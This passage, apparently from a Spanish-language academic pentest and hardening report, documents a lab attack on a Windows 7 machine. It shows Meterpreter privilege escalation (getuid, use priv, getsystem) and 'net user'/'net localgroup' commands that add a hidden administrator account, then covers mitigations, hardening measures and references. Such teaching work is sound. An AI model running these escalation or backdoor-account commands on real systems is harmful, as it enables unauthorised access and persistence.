Entorno de ejecución: Meterpreter es un payload que se ejecuta en el sistema de destino. Por ende, el resultado obtenido de getuid() coincide con el UID del usuario que está ejecutando el proceso de Meterpreter en ese sistema.


Elevación de privilegios: Si se logra elevar los privilegios de la sesión de Meterpreter (por ejemplo, usando getsystem), el valor devuelto por getuid() mostrará esta modificación. En otras palabras, si alguien logra acceder a la cuenta de root, getuid() mostrará 0.

Siguiente paso utilizamos el comando: “getuid” el cual nos proporciona el nombre de usuario actual.

Ver usuario: getuid

Figura 13

Comando getuid




Nota. Información del comando getuid

Siguiente: “use priv” se utiliza para cargar un módulo de post-explotación diseñado específicamente para escalar privilegios.

Figura 14

Comando use priv



Nota. Información del comando use priv

Figura 15


Comando getsystem

Nota. Información del comando getsystem

Siguiente: Tenemos privilegios system:

Figura 16

Obtención Permisos de Administrador



Nota. Información de obtención de los Permisos de Administrador


Creación usuario administrador:

Por último, procedemos a la creación de un usuario con privilegios de administrador.

Ejecutamos una shell:

Figura 17

Creación Shell




Nota. Información de la creación de la consola Shell

- "net user Roger Prieto 2468/add"
- "net localgroup Administradores Roger Prieto /add"
- "net localgroup Administradores"

Figura 18


Creación usuario con Privilegios



Nota. Información del usuario Creado con privilegios

Figura 19


Asignación Grupo Administradores



Nota. Información de los Grupos Administradores

Figura 20

Verificación Grupos Locales




Nota. Información de los grupos Locales

Evidencia de usuario creado:

Figura 21

Evidencia Usuario Creado



Nota. Información del Usuario Creado

Fase de reporte y mitigaciones

Etapa de Informe

Detección:

Utilizar herramientas de escaneo de vulnerabilidades como Nessus, OpenVAS o Nmap para encontrar sistemas vulnerables.

Revisar los registros del servidor web para detectar patrones extraños o intentos de ataque.

Estar al tanto de los informes de seguridad publicados por Apache y otras fuentes de confianza.

Chequeo:

Probar la vulnerabilidad: Si hay sospechas de una infección, probar el ataque en un ambiente aislado para confirmar la vulnerabilidad.

Análisis exhaustivo: Analizar los detalles técnicos de la vulnerabilidad para entender su impacto y las posibles formas de explotación.

Informe:

Comunicación interna: Notificar al equipo de seguridad y a los responsables de los sistemas afectados.

Escalada: En caso necesario, llevar el incidente a niveles superiores de la organización.

Documentación: Registrar todos los detalles del incidente, como la fecha de descubrimiento, los sistemas afectados, las medidas tomadas y los resultados.

Fase de Mitigación

Actualización inmediata:

Parches oficiales: Emplear los parches de seguridad proporcionados por Apache para solucionar la vulnerabilidad.

Pruebas exhaustivas: Realizar pruebas detalladas después de aplicar los parches para verificar que no se generen nuevos problemas.

Medidas preventivas:

Control de acceso: Establecer restricciones estrictas para limitar el acceso a los servidores web.

Filtros de entrada: Configurar filtros para bloquear peticiones HTTP maliciosas.

WAF (Web Application Firewall): Instalar un WAF para identificar y bloquear ataques comunes.

Monitoreo constante: Supervisar de forma continua los sistemas para detectar cualquier actividad sospechosa.

Controles de acceso:

Principio de mínimo privilegio: Conceder únicamente los permisos necesarios a los usuarios para llevar a cabo sus funciones.

Autenticación fuerte: Implementar métodos de autenticación seguros para proteger el acceso a los sistemas.

Auditoría de logs: Realizar revisiones periódicas de los registros del sistema para detectar actividades irregulares.

Plan de respuesta a incidentes:

Elaboración de un plan: Crear un plan detallado de respuesta a incidentes que contenga procedimientos para detectar, contener y recuperarse de problemas de seguridad.

Formación del personal: Brindar formación al personal sobre los procedimientos de respuesta a incidentes.

Recomendaciones para el Planteamiento de Estrategias que Permitan Endurecer los Aspectos de Seguridad en una Organización

Informe de Acciones de Hardenización a Implementar para Evitar que Sucedan Ataques de Seguridad Informática

El termino de Hardening o endurecimiento, “el endurecimiento se refiere a proporcionar varios medios de protección en un sistema informático. La protección se proporciona en varias capas y a menudo se conoce como defensa en profundidad” (Rouse, 2015, p 1).

Acciones de Hardenización

Restricción de instalación de software no autorizado: Es un grupo de precauciones de seguridad establecidas en un sistema de computación para evitar que los usuarios instalen programas que no han sido validados o permitidos por la empresa. Esto implica implementar restricciones y normas que limiten la capacidad de los usuarios para bajar, instalar y correr programas sin autorización adecuada.

***Gestión de contraseñas*:** Aplicar normas de seguridad fuertes para las contraseñas, usar verificación de dos factores y evitar contraseñas débiles.

Cuál es la importancia de administrar contraseñas

Seguridad: Una contraseña débil o reutilizada puede poner en riesgo la seguridad de todas tus cuentas.

Prevención de accesos no autorizados: Una adecuada gestión de contraseñas impide que personas no autorizadas entren a tus cuentas.

Cumplimiento normativo: Muchas compañías y organizaciones requieren el uso de contraseñas seguras según sus políticas de seguridad.

Consejos útiles para administrar contraseñas:

Crear contraseñas seguras: Incluir letras mayúsculas, minúsculas, números y símbolos. Evitar repetir contraseñas: Cada cuenta debe tener una contraseña única.

Usar un administrador de contraseñas: Estos programas guardan tus contraseñas de manera segura y crean contraseñas robustas.

Activar la autenticación de dos factores (2FA): Añade seguridad extra al pedir un segundo factor de autenticación, como un código enviado a tu teléfono.

Cambiar las contraseñas con regularidad: Especialmente si piensas que tu cuenta ha sido comprometida.

No guardar contraseñas en lugares inseguros: Evita escribir tus contraseñas en papel o guardarlas en archivos de texto sin encriptar.

Configuración de Firewall: Configurar los firewalls para supervisar el flujo de entrada y salida de datos de manera correcta.

Un cortafuegos es un sistema de seguridad que controla el flujo de datos en una red, decidiendo si permitir o bloquear la transmisión según reglas establecidas de antemano.

¿Por qué es crucial configurar un firewall?

Seguridad: Defiende el dispositivo o red contra posibles ataques de piratas informáticos, virus y programas maliciosos.

Privacidad: Resguarda los datos personales y confidenciales.

Control: Permite supervisar qué aplicaciones y servicios pueden conectarse a internet.

Cumplimiento normativo: En ocasiones, es obligatorio para cumplir con regulaciones de seguridad y privacidad.

Instalación o activación de Antivirus: Instale y actualice regularmente un software de seguridad antivirus y antimalware.

Procedimiento de instalación y activación

Descarga: Descargar siempre el antivirus desde la página web oficial del fabricante. Esto asegura que se tiene la versión más reciente y segura.

Verifica la autenticidad: Asegurarse que la URL sea correcta y que el sitio tenga un certificado de seguridad válido (el candado verde en la barra de direcciones).

Ejecución del instalador: Una vez descargado, ejecutar el archivo de instalación.

Activación: La mayoría de los antivirus necesitan una clave de licencia para activarse. La contraseña suele estar en un email o en una tarjeta que viene con la compra.

Creación de cuenta: Algunos antivirus requieren crear una cuenta en línea para gestionar la suscripción y recibir actualizaciones.

Configuración: Realizar un escaneo completo del sistema para detectar amenazas. Actualizaciones automáticas: Configura el antivirus para actualizar automáticamente y tener las últimas definiciones de virus.

Protección en tiempo real: Activar esta función para detectar y bloquear amenazas mientras intentan infectar el sistema.

Validación de actualizaciones del sistema operativo: La verificación de nuevas versiones del sistema operativo es fundamental para asegurar que no presenten riesgos o problemas que puedan afectar el funcionamiento de un dispositivo o red.

¿Cómo se lleva a cabo la validación?

La validación de las actualizaciones puede incluir una combinación de las siguientes técnicas:

Pruebas en entornos de prueba: Se instala la actualización en un entorno apartado y se realizan pruebas completas para detectar cualquier problema.

Análisis de código: Se revisa el código de la actualización en busca de posibles vulnerabilidades o errores.

Verificación de firmas digitales: Se verifica que la actualización haya sido emitida por una fuente fiable y que no haya sido alterada.

Pruebas de compatibilidad: Se comprueba que la actualización funcione correctamente con el hardware y software existentes.

Retroalimentación de los usuarios: Se recopilan informes de los usuarios que han instalado la actualización para identificar posibles problemas.

Validación de políticas de usuarios: La confirmación de normas de usuarios es un paso importante en la seguridad de la información. Se encarga de comprobar que las reglas para acceder y utilizar sistemas informáticos se sigan adecuadamente.

¿Cómo opera la confirmación de reglas de usuarios?

La confirmación de reglas de usuarios se fundamenta en el establecimiento e implementación de normas que rigen el ingreso a los elementos del sistema. Estas pautas pueden abarcar:

Permisos: Definen las acciones que un usuario puede llevar a cabo en el sistema (como leer, escribir, ejecutar, etc.).

Roles: Agrupan a los usuarios según sus funciones y asignan permisos particulares a cada rol.

Autenticación: Verifica la identidad del usuario a través de contraseñas, tokens, biometría, etc.

Autorización: Determina si un usuario autenticado cuenta con los permisos necesarios para acceder a un recurso.

Contabilidad: Registra las acciones llevadas a cabo por los usuarios con fines de auditoría y análisis.

Monitoreo de puertos y servicios: La supervisión de puertos y servicios es una práctica esencial en la administración de redes que implica la observación constante y ordenada del estado y actividad de los puertos de red y los servicios que se ejecutan en ellos. Es similar a contar con un vigilante resguardando las entradas y salidas de un edificio, garantizando el correcto funcionamiento y evitando la presencia de intrusos.

¿Por qué es importante?

Detección temprana de problemas: Permite identificar y resolver problemas de red de manera proactiva, antes de que afecten a los usuarios.

Seguridad: Ayuda a detectar actividades sospechosas, como intentos de intrusión o escaneos de puertos, y a proteger la red de ataques.

Disponibilidad: Garantiza que los servicios críticos estén siempre disponibles y funcionando correctamente.

Rendimiento: Permite identificar cuellos de botella y optimizar el rendimiento de la red.

Cumplimiento normativo: En muchos casos, es un requisito para cumplir con normas de seguridad y cumplimiento.


Evidencias encontradas en la máquina victima:

Encontramos que el equipo windows 7 se encuentra sin antivirus, la aplicación de windows defender se encuentra desactualizada, las opciones de actualizaciones de windows están deshabilitadas, la versión del sistema operativo se encuentra obsoleta según comunicación del proveedor.

Se encontró una aplicación de software la cual identificamos que es la causante de la vulnerabilidad encontrada.

Figura 22


Evidencia 1 Equipo Windows 7



Nota. Información Estado Actividades Pendientes del Sistema Operativo

Figura 23


Evidencia 2 Equipo Windows 7



Nota. Información Actualizaciones del sistema operativo

Figura 24


Evidencia 3 Equipo Windows 7



Nota. Información Equipo Windows 7

Figura 25


Evidencia 4 Equipo Windows 7



Nota. Información Software Instalado Equipo Windows 7

Figura 26

Evidencia 5 Equipo Windows 7



Nota. Información Funcionamiento Software Instalado Equipo windows 7

Conclusiones que Permitan la Construcción del Conocimiento Desde el Enfoque de la Ciberseguridad

La ciberseguridad se presenta como un juego estratégico en continuo desarrollo

Progreso ininterrumpido: Las amenazas en el ciberespacio se ajustan con rapidez, lo que implica que la ciberseguridad tiene que ser un procedimiento anticipado y en continuo progreso.

Perspectiva integral: La protección debe incluir hardware, software, redes, individuos y procedimientos.

Razonamiento crítico: Es esencial cultivar la habilidad de examinar circunstancias, reconocer patrones y prever ataques potenciales.

La relevancia de la instrucción y el aprendizaje continuo

Sensibilización: La capacitación en ciberseguridad tiene que ser disponible para todos los usuarios, incluyendo a los trabajadores y a los ejecutivos.

Especialización: Ahondar en sectores concretos como la ingeniería social, la investigación forense o la protección en la nube.

Práctica continua: La forma más efectiva de adquirir conocimiento es mediante la acción, a través de simulaciones, actividades prácticas y proyectos concretos.

La cooperación es fundamental

Intercambiar saberes: La comunidad dedicada a la ciberseguridad representa un recurso inestimable de datos.

Intercambiar vivencias: Compartir vivencias con otros expertos puede aumentar tu comprensión.

Colaboración ante incidentes: Colaborar en conjunto para reaccionar a sucesos de seguridad de forma más eficiente.

La protección de las personas es esencial

Elemento humano: Los fallos cometidos por personas son una de las causas más significativas de las vulnerabilidades en la seguridad.

Sensibilización: Es necesario que los trabajadores tengan conocimiento sobre las prácticas óptimas de seguridad y los peligros más frecuentes.

Entrenamiento en seguridad: Educar a los empleados para que reconozcan y notifiquen posibles riesgos.

La normativa y las leyes establecen la ruta

Contexto legal: Comprender las normativas y disposiciones relacionadas con la ciberseguridad es fundamental para satisfacer las obligaciones legales y salvaguardar a la entidad.

Ajuste a las transformaciones: Las leyes y normativas se desarrollan de manera continua, lo que hace indispensable estar al día.

La ciberseguridad es un negocio

Retorno de la inversión: La ciberseguridad debe considerarse una inversión, no un gasto.

Alinear la seguridad con los objetivos del negocio: La seguridad debe apoyar los objetivos estratégicos de la organización.

Gestión de riesgos: Identificar, evaluar y mitigar los riesgos de manera efectiva.

Conclusiones

Después de realizar la guía, encontramos varios aspectos a resaltar para comprobar la contención de ataques informáticos dentro de la organización CyberFort Technologies.

El fortalecimiento, conocido como hardening, es esencial para reforzar la seguridad de un sistema o red. Al utilizar métodos de endurecimiento, se disminuyen considerablemente las debilidades que podrían ser aprovechadas por personas que intentan atacar.

El equipo Blue Team se encarga de evitar los incidentes, mientras que el equipo de respuesta a incidentes se encarga de gestionarlos cuando suceden. Ambos son esenciales para resguardar los bienes de una empresa.

La selección de las herramientas de seguridad correctas es una decisión estratégica que necesita revisar detalladamente las necesidades específicas de cada empresa. La unión de un IPS, un NGFW y un EDR ofrece una sólida base para defenderse contra diversos tipos de ciberamenazas. No obstante, es fundamental tener en cuenta que ninguna herramienta es totalmente infalible y que una estrategia de seguridad eficaz debe contemplar también acciones para concienciar a los usuarios y protocolos claros de respuesta ante incidentes.

Referentes Bibliográficos

Helmus, J. (2020). *AWS Penetration Testing.*

Rouse, M. (2015). *Techopedia*. Obtenido de Endurecimiento: https://www.techopedia.com/definition/24833/hardening

¿Qué es un firewall de nueva generación (NGFW)? [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.cloudflare.com/es-es/learning/security/what-is-next-generation-firewall-ngfw/.

¿Qué es un IPS? [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.ibm.com/es-es/topics/intrusion-prevention-system.

Copnia. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.copnia.gov.co/.

Fases de un pentest. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://keepcoding.io/blog/fases-de-un-pentest-ciberseguridad/.

Fases del pentesting: Pasos para asegurar tus sistemas. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://openwebinars.net/blog/fases-del-pentesting-pasos-para-asegurar-tus-sistemas/.

Guía completa para el hardening de sistemas. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.ninjaone.com/es/blog/complete-guide-to-systems-hardening/.

Guía de referencia de Nmap (Página de manual). [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://nmap.org/man/es/index.html.

Ley 1273 de 2009 sobre Delitos Informáticos en Colombia. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en:

https://cards.algoreducation.com/es/content/w3x5rQRO/ley-delitos-informaticos-colombia.

Ley 1273 de 2009. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.funcionpublica.gov.co/eva/gestornormativo/norma.php?i=34492.

Nmap, uso básico para rastreo de puertos [Sitio Web]. Consulta: 01 de diciembre de 2024]. Disponible en: https://openwebinars.net/blog/nmap-uso-basico-para-rastreo-de-puertos/.

Penetration testing software to help you act like the attacker. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.rapid7.com/products/metasploit/.

Qué es Metasploit Framework. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://openwebinars.net/blog/fundamentos-de-metasploit-framework/.

Rapid7 Metasploit. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.metasploit.com/.

Running a quick NMAP scan to inventory my network. . [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.redhat.com/en/blog/quick-nmap-inventory.

What is a Next Generation Firewall (NGFW)? . [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.checkpoint.com/cyber-hub/network-security/what-is-next-generation-firewall-ngfw/.

What is penetration Testing. [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.imperva.com/learn/application-security/penetration-testing/.

What Is System Hardening? . . [Sitio Web]. [Consulta: 01 de diciembre de 2024]. Disponible en: https://www.intel.la/content/www/xl/es/business/enterprise-computers/resources/system-hardening.html.

Apéndices

